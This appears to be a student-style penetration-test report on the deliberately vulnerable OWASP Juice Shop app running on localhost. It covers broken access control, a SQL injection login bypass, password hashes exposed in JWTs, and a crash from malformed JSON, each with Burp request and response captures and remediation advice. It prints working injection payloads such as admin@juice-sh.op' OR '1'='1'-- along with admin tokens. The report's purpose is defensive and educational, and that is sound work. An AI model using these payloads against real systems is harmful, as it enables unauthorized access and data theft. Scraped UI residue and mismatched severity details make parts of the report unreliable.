OWASP Juice Shop

Web Application Penetration Testing Report

Target: OWASP Juice Shop
Application URL: http://localhost:3000
Testing Type: Web Application Penetration Test
Method: Manual Testing
Standards: OWASP WSTG, OWASP Top 10 (2021)

Table of Contents

Executive Summary

A penetration test was conducted against the OWASP Juice Shop web application to identify security vulnerabilities that could be exploited by malicious actors. The assessment focused on authentication, authorization, API endpoints, input handling, and token management.

The test identified several high-risk security issues, including broken access control, SQL injection, and exposure of sensitive information within JWT tokens, as well as a medium-risk server stability issue caused by improper error handling. Successful exploitation of these vulnerabilities could result in unauthorized access to sensitive user data, privilege escalation, database compromise, and service disruption.

Immediate remediation of the high-severity findings is strongly recommended to reduce business risk, protect user data, and improve the overall security posture of the application.

Scope & Methodology

Scope

Application Tested:

- OWASP Juice Shop
- URL: http://localhost:3000

Testing Areas Included:

- Authentication mechanisms
- Authorization controls
- API endpoints
- Input handling
- Token management (JWT)

Methodology

The assessment was conducted using industry-recognized standards and best practices:

- **OWASP Web Security Testing Guide (WSTG)**
- **OWASP Top 10 (2021)**

Testing Approach:

- Manual security testing
- Authenticated and unauthenticated testing

Tools Used:

- Burp Suite Community Edition
- Web browser developer tools
- JWT decoding and manual analysis

Risk Rating Summary

Severiy	**Count**
Critical	1
High	2
Medium	1
Low	0

Detailed Findings

Finding 1: Broken Access Control

Severity: High

OWASP Category: A01 – Broken Access Control

Description

The application fails to properly enforce authorization checks on administrative API endpoints. As a result, authenticated standard users can access privileged endpoints intended only for administrators.

Proof of Concept (PoC)

1. Authenticate as a normal user
2. Capture the issued JWT token
3. Send the following request:


```
GET /api/Users
Authorization: Bearer <user_token>
```

The server responds with sensitive user data.

Impact

- Unauthorized access to administrative information
- Potential privilege escalation
- Violation of user privacy and compliance requirements

Evidence



```
GET /rest/admin/application-configuration HTTP/1.1
Host: localhost:3000
Authorization: Bearer
"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp
1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFz
dExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwia
XNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjYtMDEtMTQgMDk6MTg6MDYuOTk3ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjYtMDEtMTQgMDk6MTg6MDYuOT
k3ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2ODM5MTI5OX0.Wl0cMf0hGF2X7CBWEqjojzDiiCvAFiQ9cWS5_EkvpLMI_A9agF9mhhFNCT3fyBW
RzkQVPUvHe6La8pSY6FcoiNqJ8SxDSmbL7fRcrdN05qq1Q2BR7tj8dcJMWLtAmttnVoISxidPA7Dp0WSeYI30rfaCD4VD1v_Y741h0ltZ50"
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 21730
ETag: W/"54e2-0CgCbypzBIkcBWmlHGmExZRsdJ4"
Vary: Accept-Encoding
Date: Wed, 14 Jan 2026 11:57:55 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "config":{
        "server":{
            "port":3000,
            "basePath":"",
            "baseUrl":"http://localhost:3000"
        },
        "application":{
            "domain":"juice-sh.op",
            "name":"OWASP Juice Shop",
            "logo":"JuiceShop_Logo.png",
            "favicon":"favicon_js.ico",
            "theme":"bluegrey-lightgreen",
            "showVersionNumber":true,
            "showGitHubLinks":true,
            "localBackupEnabled":true,
            "numberOfRandomFakeUsers":0,
            "altcoinName":"Juicycoin",
            "privacyContactEmail":"donotreply@owasp-juice.shop",
            "customMetricsPrefix":"juiceshop",
            "chatBot":{
                "name":"Juicy",
                "greeting":"Nice to meet you <customer-name>, I'm <bot-name>",
                "trainingData":"botDefaultTrainingData.json",
                "defaultResponse":"Sorry I couldn't understand what you were trying to say",
                "avatar":"JuicyChatBot.png"
            },
            "social":{
                "blueSkyUrl":"https://bsky.app/profile/owasp-juice.shop",
                "mastodonUrl":"https://fosstodon.org/@owasp_juiceshop",
                "twitterUrl":"https://twitter.com/owasp_juiceshop",
                "facebookUrl":"https://www.facebook.com/owasp.juiceshop",
                "slackUrl":"https://owasp.org/slack/invite",
                "redditUrl":"https://www.reddit.com/r/owasp_juiceshop",
```

Apps
Places
Jan 14 7:04 AM
Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send
Cancel
Target: http://localhost:3000
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 0
Request headers 2
Response headers 12
Notes
Custom actions
Search
0 highlights
Done
22,119 bytes | 1,006 millis
Event log (5)
All issues
Memory: 191.8MB
Disabled
74°F Sunny
Search
3:04 PM 1/14/2026

Recommendation

- Enforce strict role-based access control (RBAC)
- Validate user roles server-side for all sensitive endpoints
- Deny access by default for unauthorized roles

Finding 2: SQL Injection

Severity: High
OWASP Category: A03 – Injection

Description

User input within the product search functionality is not properly sanitized, allowing attackers to inject SQL statements into backend queries.

Proof of Concept

Injected payload:


' OR 1=1--

The application returned all products without restriction.

Impact

- Unauthorized data access
- Disclosure of sensitive database contents
- Potential full database compromise

Evidence


Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Cancel
Target: http://localhost:3000
Inspector
Request attributes
Request query parameters
Request cookies
Request headers
Response headers

Request

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Length: 65
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en
Connection: keep-alive

{
  "email":"admin@juice-sh.op' OR '1'='1'--",
  "password":"yhknijym"
}
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 799
ETag: W/"31f-lKIoIRC/kE1l+MitlMG4JfaDgKQ"
Vary: Accept-Encoding
Date: Wed, 14 Jan 2026 11:48:19 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "authentication":{
    "token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWl
    uQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoi
    IiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2Vjc
    mV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjYtMDEtMTQgMDk6MTg6MDYuOTk3ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjYtMDEtMT
    QgMDk6MTg6MDYuOTk3ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2ODM5MTI5OX0.Wl0cMfOhGF2X7CBWEqjojzDiiCvAFiQ9cWS5_EkvpLM
    I_A9agF9mhhFNCT3fyBWRzkQVPUvHe6La8pSY6FcoiNqJ8SxDSmbL7fRcrdN05qqlQ2BR7tj8dcJMWLtAmtttnVoISxidPA7Dp0WSeYI30rfaCD4VDlv_Y741
    h0ltZ50",
    "bid":1,
    "umail":"admin@juice-sh.op"
  }
}
```

Recommendation

- Use parameterized queries (prepared statements)
- Apply strict server-side input validation
- Implement input allow-listing where possible

Finding 3: Sensitive Data Exposure via JWT

Severity: High
OWASP Category: A02 – Cryptographic Failures

Description

JWT tokens issued by the application contain sensitive user information, including password hashes and account metadata.

Proof of Concept


Decoded JWT payload revealed:

- Email address
- Password hash
- Role information

Impact

- Increased risk of account compromise
- Exposure of sensitive data if tokens are leaked or intercepted
- Weak token design increases attack surface

Evidence



Burp Suite Community Edition v2025.3.4 - Temporary Project

```
idXBkYXRlZEF0IjoiMjAyNi0wMS0xNSAwNzoyOTo1Ny4yMjEgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzY4NDYyMzE4fQ.flD2xdgmlK2FSW3jTLKvq3TOH_1GyFm0xXGs7sn6noYJ3j0YxJi5ZX4VFGqisqXXJoJvlowQhZv_4WKOyab_BtuDyG7Sxvmdvc-Ve2iMQSbiwL5K_dPryNerffY
```

```
00000070  3a 22 34 61 35 63 37 61 62 63 38 65 36 34 63 31  :"4a5c7abc8e64c1
00000080  65 36 38 39 30 34 34 34 63 63 61 32 66 34 39 31  e6890444cca2f491
00000090  33 32 22 2c 22 72 6f 6c 65 22 3a 22 63 75 73 74  32","role":"cust
000000a0  6f 6d 65 72 22 2c 22 64 65 6c 75 78 65 54 6f 6b  omer","deluxeTok
000000b0  65 6e 22 3a 22 22 2c 22 6c 61 73 74 4c 6f 67 69  en":"","lastLogi
000000c0  6e 49 70 22 3a 22 30 2e 30 2e 30 2e 30 22 2c 22  nIp":"0.0.0.0","
000000d0  70 72 6f 66 69 6c 65 49 6d 61 67 65 22 3a 22 2f  profileImage":"/
000000e0  61 73 73 65 74 73 2f 70 75 62 6c 69 63 2f 69 6d  assets/public/im
```

This website uses fruit cookies to ensure you get the juiciest tracking experience.

Recommendation

- Remove sensitive data from JWT payloads
- Include only minimal claims (e.g., user ID, role)
- Treat JWTs as readable data, not secure storage

Finding 4: Server Crash via Malformed JSON Input

Severity: **Medium**
OWASP Category: A05 – Security Misconfiguration


Description

Submitting malformed JSON input causes the application server to throw an unhandled exception and return a 500 Internal Server Error.

Impact

- Denial of Service risk
- Information disclosure through stack traces
- Reduced application stability

Evidence



Request:

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Length: 72
sec-ch-ua-platform: "Linux"
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjQsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ1QGdtYWls
LmNvbSIsInBhc3N3b3JkIjoiNGE1YzdhYmM4ZTY0YzFlNjg5MDQ0NGNjYTJmNDkxMzIiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb
2dpbklwIjoiIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3Rpdm
UiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjYtMDEtMTQgMTM6MTA6NTAuMTU2ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjYtMDEtMTQgMTM6MTE6MTQuNjU5ICswMDo
wMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2ODM5NjQ5M30.JsMKzTSVHAyXrzdHbiJJrHmOD0plgfp6ZwisiFqpLYELTr69SwIz2id7HmB-Xc5rDtONy6Y5
Et9DxWZET6_f9QGPFW10ISI_11Kdbr2oVBWgyKB7mPgfQF9xmzMWGvAW3DJiLdkcgdpBG2kWWLs-n3quyt9SJ5Ug4Xumwwi2A1k
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; token=
eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjQsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ1QGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiNGE1YzdhYmM4Z
TY0YzFlNjg5MDQ0NGNjYTJmNDkxMzIiLCJyb2xlIjoiYWRtaW4iLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiIiwicHJvZmlsZUltYWdlIjoiL2Fzc2
V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjYtMDEtMTQ
gMTM6MTA6NTAuMTU2ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjYtMDEtMTQgMTM6MTE6MTQuNjU5ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2
ODM5NjQ5M30

Connection:keep-alive

{
    "email":"hd@gmail.com",
    "password":"mahimahi"
}
```

Response:

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Wed, 14 Jan 2026 13:34:11 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 1234

{
    "error":{
        "message":"Unexpected token 'C', \"Connection\"... is not valid JSON",
        "stack":
        "SyntaxError: Unexpected token 'C', \"Connection\"... is not valid JSON\n    at JSON.parse (<anonymous>)\n    at js
        onParser (/juice-shop/build/server.js:315:33)\n    at Layer.handle [as handle_request] (/juice-shop/node_modules/ex
        press/lib/router/layer.js:95:5)\n    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)\n
            at /juice-shop/node_modules/express/lib/router/index.js:286:9\n    at Function.process_params (/juice-shop/node
        _modules/express/lib/router/index.js:346:12)\n    at next (/juice-shop/node_modules/express/lib/router/index.js:280
        :10)\n    at /juice-shop/node_modules/body-parser/lib/read.js:137:5\n    at AsyncResource.runInAsyncScope (node:asy
        nc_hooks:214:14)\n    at invokeCallback (/juice-shop/node_modules/raw-body/index.js:238:16)\n    at done (/juice-sh
        op/node_modules/raw-body/index.js:227:7)\n    at IncomingMessage.onEnd (/juice-shop/node_modules/raw-body/index.js:
        287:7)\n    at IncomingMessage.emit (node:events:519:28)\n    at endReadableNT (node:internal/streams/readable:1698
        :12)\n    at process.processTicksAndRejections (node:internal/process/task_queues:90:21)"
    }
}
```

Recommendation

- Implement proper input validation
- Return HTTP 400 responses for malformed requests
- Disable stack traces and debug messages in production

Conclusion

The penetration test identified multiple vulnerabilities that expose the application to significant security risks, particularly related to access control enforcement, input validation, and token security. The presence of multiple high-severity findings indicates that attackers could potentially gain unauthorized access to sensitive data and disrupt normal application functionality.

Addressing the identified high-risk issues should be prioritized to improve the security posture of the application, reduce business risk, and protect user data. Regular security testing and secure development practices are recommended going forward.